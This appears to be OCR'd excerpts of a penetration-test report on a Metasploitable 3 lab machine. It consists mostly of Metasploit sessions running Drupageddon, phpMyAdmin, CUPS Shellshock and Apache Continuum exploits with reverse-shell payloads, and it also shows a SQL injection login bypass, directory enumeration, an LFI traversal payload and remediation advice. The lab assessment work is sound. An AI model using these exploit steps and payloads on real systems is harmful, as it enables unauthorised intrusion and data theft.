
```
[*] 172.16.5.104 - Meterpreter session 3 closed.  Reason: User exit
msf6 exploit(multi/http/drupal_drupageddon) > show options

Module options (exploit/multi/http/drupal_drupageddon):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     172.16.5.104/32  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /drupal/         yes       The target URI of the Drupal installation
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.16.5.101     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Drupal 7.0 - 7.31 (form-cache PHP injection method)



View the full module info with the info, or info -d command.
```




```
msf6 > use exploit/multi/http/phpmyadmin_preg_replace
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/phpmyadmin_preg_replace) > show options

Module options (exploit/multi/http/phpmyadmin_preg_replace):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    no        Password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /phpmyadmin/     yes       Base phpMyAdmin directory path
   USERNAME   root             yes       Username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/phpmyadmin_preg_replace) > set PASSWORD sploitme
PASSWORD => sploitme
msf6 exploit(multi/http/phpmyadmin_preg_replace) > set RHOSTS 172.16.5.104
RHOSTS => 172.16.5.104
msf6 exploit(multi/http/phpmyadmin_preg_replace) > set LHOST 172.16.5.101
LHOST => 172.16.5.101
msf6 exploit(multi/http/phpmyadmin_preg_replace) > run
[*] Started reverse TCP handler on 172.16.5.101:4444
[*] phpMyAdmin version: 3.5.8
[*] The target appears to be vulnerable.
[*] Grabbing CSRF token...
[+] Retrieved token
[*] Authenticating...
[+] Authentication successful
[*] Sending stage (40004 bytes) to 172.16.5.104
[*] Meterpreter session 2 opened (172.16.5.101:4444 -> 172.16.5.104:54783) at 2025-06-18 17:54:17 -0500

meterpreter > getuid
```




```
meterpreter > getuid
Server username: www-data
```



```
msf6 > use exploit/multi/http/drupal_drupageddon
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/drupal_drupageddon) > how options
[-] Unknown command: how. Did you mean show? Run the help command for more details.
msf6 exploit(multi/http/drupal_drupageddon) > show options

Module options (exploit/multi/http/drupal_drupageddon):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The target URI of the Drupal installation
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Drupal 7.0 - 7.31 (form-cache PHP injection method)



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/drupal_drupageddon) > set RHOSTS 172.16.5.104/32
RHOSTS => 172.16.5.104/32
msf6 exploit(multi/http/drupal_drupageddon) > set TARGETURI /drupal/
TARGETURI => /drupal/
msf6 exploit(multi/http/drupal_drupageddon) > set LHOST 172.16.5.101
LHOST => 172.16.5.101
msf6 exploit(multi/http/drupal_drupageddon) > run
[*] Started reverse TCP handler on 172.16.5.101:4444
[*] Sending stage (40004 bytes) to 172.16.5.104
[*] Meterpreter session 3 opened (172.16.5.101:4444 -> 172.16.5.104:54789) at 2025-06-18 17:57:05 -0500

meterpreter > getuid
Server username: www-data
meterpreter > exit
[*] Shutting down session: 3

[*] 172.16.5.104 - Meterpreter session 3 closed.  Reason: User exit
```



```
msf6 exploit(multi/http/cups_bash_env_exec) > show options

Module options (exploit/multi/http/cups_bash_env_exec):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   CVE           CVE-2014-6271    yes       CVE to exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HttpPassword  vagrant          yes       CUPS user password
   HttpUsername  vagrant          yes       CUPS username
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS        172.16.5.104     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPATH         /bin             yes       Target PATH for binaries
   RPORT         631              yes       The target port (TCP)
   SSL           true             yes       Use SSL
   VHOST                          no        HTTP server virtual host


Payload options (cmd/unix/reverse_ruby_ssl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.16.5.101     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting



View the full module info with the info, or info -d command.
```



```
msf6 > use exploit/multi/http/cups_bash_env_exec
msf6 exploit(multi/http/cups_bash_env_exec) > show options

Module options (exploit/multi/http/cups_bash_env_exec):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   CVE           CVE-2014-6271    yes       CVE to exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HttpPassword                   yes       CUPS user password
   HttpUsername  root             yes       CUPS username
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPATH         /bin             yes       Target PATH for binaries
   RPORT         631              yes       The target port (TCP)
   SSL           true             yes       Use SSL
   VHOST                          no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/cups_bash_env_exec) > set HttpPassword vagrant
HttpPassword ⇒ vagrant
msf6 exploit(multi/http/cups_bash_env_exec) > set HttpUsername vagrant
HttpUsername ⇒ vagrant
msf6 exploit(multi/http/cups_bash_env_exec) > set RHOSTS 172.16.5.104
RHOSTS ⇒ 172.16.5.104
msf6 exploit(multi/http/cups_bash_env_exec) > set PAYLOAD cmd/unix/reverse_ruby_ssl
PAYLOAD ⇒ cmd/unix/reverse_ruby_ssl
msf6 exploit(multi/http/cups_bash_env_exec) > set LHOST 172.16.5.101
LHOST ⇒ 172.16.5.101
msf6 exploit(multi/http/cups_bash_env_exec) > run
[*] Started reverse SSL handler on 172.16.5.101:4444
[-] Exploit aborted due to failure: unknown: 172.16.5.104:631 - Could not add printer.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/cups_bash_env_exec) > show options

Module options (exploit/multi/http/cups_bash_env_exec):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   CVE           CVE-2014-6271    yes       CVE to exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HttpPassword  vagrant          yes       CUPS user password
   HttpUsername  vagrant          yes       CUPS username
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS        172.16.5.104     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
```


Recommendation:

I. **Remove all hard-coded credentials** from code or configs; inject secrets at runtime instead[i] (MITRE, 2021).

II. **Adopt a centralized secrets vault** (e.g., HashiCorp Vault, AWS Secrets Manager) protected by strong authentication and fine-grained access controls [ii](OWASP, 2023).

III. **Use environment-based or platform-managed secret injection** (e.g., Kubernetes Secrets) and enforce least-privilege roles for each service .

IV. **Automate regular rotation and auditing** of all credentials, and log access events to detect anomalies[iii] (NIST, 2017).



```
View the full module info with the info, or info -d command.

msf6 exploit(linux/http/apache_continuum_cmd_exec) > set RHOSTS 172.16.5.104
RHOSTS ⇒ 172.16.5.104
msf6 exploit(linux/http/apache_continuum_cmd_exec) > set LHOST 172.16.5.101
LHOST ⇒ 172.16.5.101
msf6 exploit(linux/http/apache_continuum_cmd_exec) > run
[*] Started reverse TCP handler on 172.16.5.101:4444
[*] Injecting CmdStager payload ...
[*] Sending stage (3045380 bytes) to 172.16.5.104
[*] Meterpreter session 1 opened (172.16.5.101:4444 → 172.16.5.104:54768) at 2025-06-18 17:41:30 -0500
[*] Command Stager progress - 100.00% done (823/823 bytes)

meterpreter > getuid
Server username: root
meterpreter > █
```

5.1.2 LFI in phpMyAdmin (CVE-2018-12613)


Description:

A Local File Inclusion (LFI) vulnerability exists in phpMyAdmin versions prior to 4.8.2 (CVE-2018-12613) whereby an attacker can read arbitrary files on the host system. The flaw stems from insufficient validation of the $pma_absolute_uri (or server/target parameters) when constructing include paths—an attacker can inject directory-traversal payloads (e.g. ../../../../etc/passwd) and cause phpMyAdmin to load and disclose sensitive files. Exploitation requires only a crafted HTTP request; no authentication is needed. Successful attacks can expose configuration data, source code, credentials, or any file accessible by the web server process, leading to full compromise of confidentiality and potentially aiding in further privilege escalation[iv] (MITRE, 2018).

Severity: Critical


Affected Hosts: Metasploitable 3 Linux - challenge

Evidence:




Welcome, ' OR 1=1#

Username	First Name	Last Name	Salary
leia_organa	Leia	Organa	9560
luke_skywalker	Luke	Skywalker	1080
han_solo	Han	Solo	1200
artoo_detoo	Artoo	Detoo	22222
c_three_pio	C	Threepio	3200
ben_kenobi	Ben	Kenobi	10000
darth_vader	Darth	Vader	6666
anakin_skywalker	Anakin	Skywalker	1025
jarjar_binks	Jar-Jar	Binks	2048
lando_calrissian	Lando	Calrissian	40000



Payroll Login


User ' OR 1=1#
Password
OK




Index of /

Name	Last modified	Size	Description
chat/	2020-10-29 19:37	-	
drupal/	2011-07-27 20:17	-	
payroll_app.php	2020-10-29 19:37	1.7K	
phpmyadmin/	2013-04-08 12:06	-	


Apache/2.4.7 (Ubuntu) Server at 172.16.5.104 Port 80




```
└─$ gobuster dir -u http://172.16.5.104 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.16.5.104
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 284]
/.php                 (Status: 403) [Size: 283]
/uploads              (Status: 301) [Size: 313] [--> http://172.16.5.104/uploads/]
/chat                 (Status: 301) [Size: 310] [--> http://172.16.5.104/chat/]
/drupal               (Status: 301) [Size: 312] [--> http://172.16.5.104/drupal/]
/phpmyadmin           (Status: 301) [Size: 316] [--> http://172.16.5.104/phpmyadmin/]
/.php                 (Status: 403) [Size: 283]
/.html                (Status: 403) [Size: 284]
/server-status        (Status: 403) [Size: 292]
